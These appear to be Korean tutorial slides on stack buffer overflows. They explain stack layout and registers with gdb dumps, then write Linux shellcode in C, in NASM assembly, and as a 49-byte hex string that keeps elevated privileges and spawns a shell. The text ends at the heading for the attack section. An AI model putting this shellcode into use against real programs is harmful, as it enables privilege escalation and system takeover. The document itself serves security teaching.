BufferOverFlow

1294051 김경호

목 차


1. BufferOverFlow

BufferOverFlow 란?

scanf, gets, strcpy 등 취약점이 존재하는 함수를 사용하는 프로그램을 이용하여 시스템에 피해를 주는 해킹 기법

현재는 안전한 라이브러리 함수를 사용 및 시스템 내부에서 다양한 보안 기술의 발전(**ASLR, DEP** 등) 으로 잘 사용되지 않음.

2. 프로그램의 기본 구조




Stack – 지역 변수, 함수 리턴 주소

Heap – 동적 메모리 할당


Data – 전역 변수, 정적 변수

Text – 코드

2. 프로그램의 기본 구조(Stack)




```c
#include<stdio.h>

int main()
{
  int num[5] = {10, 20, 30, 40, 50};

  return 0;
}
```



```
(gdb) r
Starting program: /root/a.out

Breakpoint 2, 0x80483a3 in main ()
(gdb) x /16 $ebp - 32
0xbffffb18:     0x400fc55b      0x08049450      0x4000ae60      0xbffffb84
0xbffffb28:     0xbffffb38      0x0804838b      0x0804943c      0x08049450
0xbffffb38:     0xbffffb58      0x400349cb      0x00000001      0xbffffb84
0xbffffb48:     0xbffffb8c      0x40013868      0x00000001      0x080482f0
(gdb) c
Continuing.

Breakpoint 1, 0x80483c9 in main ()
(gdb) x /16 $ebp - 32
0xbffffb18:     0x400fc55b      0x08049450      0x4000ae60      0x0000000a
0xbffffb28:     0x00000014      0x0000001e      0x00000028      0x00000032
0xbffffb38:     0xbffffb58      0x400349cb      0x00000001      0xbffffb84
0xbffffb48:     0xbffffb8c      0x40013868      0x00000001      0x080482f0
```

2. 프로그램의 기본 구조(Stack)



EBP(Extended Base Pointer)

현재 스택에서 가장 바닥을 가리키는 포인터

함수 호출시 새로운 값 저장


ESP(Extended Stack Pointer)

프로그램의 스택 포인터


EIP(Extended Instruction Pointer)

함수 호출이 끝난 뒤 **CPU**가 실행해야 하는 **code**의 주소 가리키는 포인터


2. 프로그램의 기본 구조(Stack)




```c
#include<stdio.h>
int add(int a, int b)
{
        return a+b;
}
int main()
{
  int num[5] = {10, 20, 30, 40, 50};
  printf("%d\n", add(10,20));
  return 0;
}
```



```
(gdb) x /16x $ebp - 48
0xbffffb08:     0x08048222      0x40025ca0      0xbffffb38      0x4000a970
0xbffffb18:     0x400fc55b      0x0000000a      0x00000014      0x0000000a
0xbffffb28:     0x00000014      0x0000001e      0x00000028      0x00000032
0xbffffb38:     0xbffffb58      0x400349cb      0x00000001      0xbffffb84
(gdb) si
0x80483d0 in add ()
(gdb) x /16x $ebp - 48
0xbffffb08:     0x08048222      0x40025ca0      0xbffffb38      0x4000a970
0xbffffb18:     0x08048416      0x0000000a      0x00000014      0x0000000a
0xbffffb28:     0x00000014      0x0000001e      0x00000028      0x00000032
0xbffffb38:     0xbffffb58      0x400349cb      0x00000001      0xbffffb84
(gdb) si
0x80483d1 in add ()
(gdb) x /16x $ebp - 48
0xbffffb08:     0x08048222      0x40025ca0      0xbffffb38      0xbffffb38
0xbffffb18:     0x08048416      0x0000000a      0x00000014      0x0000000a
0xbffffb28:     0x00000014      0x0000001e      0x00000028      0x00000032
0xbffffb38:     0xbffffb58      0x400349cb      0x00000001      0xbffffb84
```




```
0x804840d <main+41>:    push   20
0x804840f <main+43>:    push   10
0x8048411 <main+45>:    call   0x80483d0 <add>
0x8048416 <main+50>:    add    %esp,8
0x8048419 <main+53>:    mov    %eax,%eax
```



```
(gdb) disassemble add
Dump of assembler code for function add:
0x80483d0 <add>:        push   %ebp
0x80483d1 <add+1>:      mov    %ebp,%esp
0x80483d3 <add+3>:      mov    %eax,DWORD PTR [%ebp+8]
0x80483d6 <add+6>:      mov    %ecx,DWORD PTR [%ebp+12]
0x80483d9 <add+9>:      lea    %edx,[%ecx+%eax*1]
0x80483dc <add+12>:     mov    %eax,%edx
0x80483de <add+14>:     jmp    0x80483e0 <add+16>
0x80483e0 <add+16>:     leave
0x80483e1 <add+17>:     ret
0x80483e2 <add+18>:     mov    %esi,%esi
End of assembler dump.
```

3. Shell Code 작성




```
#include <stdio.h>
int main(void)
{
        char *str[] = {"/bin/bash", 0 };
        setreuid( geteuid(), geteuid() );
        execve ( str[0], &str, NULL);
        return 0;
}
~
```

setreuid() – 유효 **ID**를 설정한다.

geteuid() – 실행된 파일 설정된 **SID** 값 반환

execve() – 실행 함수 **(/bash/sh** 프로그램 실행**)**

3. Shell Code 작성(nasm)




```
segment         .text
global  _start
_start:
        xor     eax,    eax
        xor     ebx,    ebx
        xor     ecx,    ecx
        xor     edx,    edx

        mov     al,     49
        int     80h

        mov     ebx,    eax
        mov     ecx,    eax
        xor     eax,    eax
        mov     al,     70
        int     80h

        push    edx
        push    '//sh'
        push    '/bin'

        push    edx
        lea     ebx,    [esp+4]
        push    ebx

        mov     al,     11
        mov     ebx,    [esp]
        lea     ecx,    [esp]
        int     80h
```

Objdump 명령어를 이용해 추출한 Shell Code


"₩x31₩xc0₩x31₩xdb₩x31₩xc9₩x31₩xd2₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩xb0₩x46₩xcd₩x80₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x52₩x8d₩x5c₩x24₩x04₩x53₩xb0₩x0b₩x8b₩x1c₩x24₩x8d₩x0c₩x24₩xcd₩x80"

--> 49byte

4. BufferOverFlow 공격

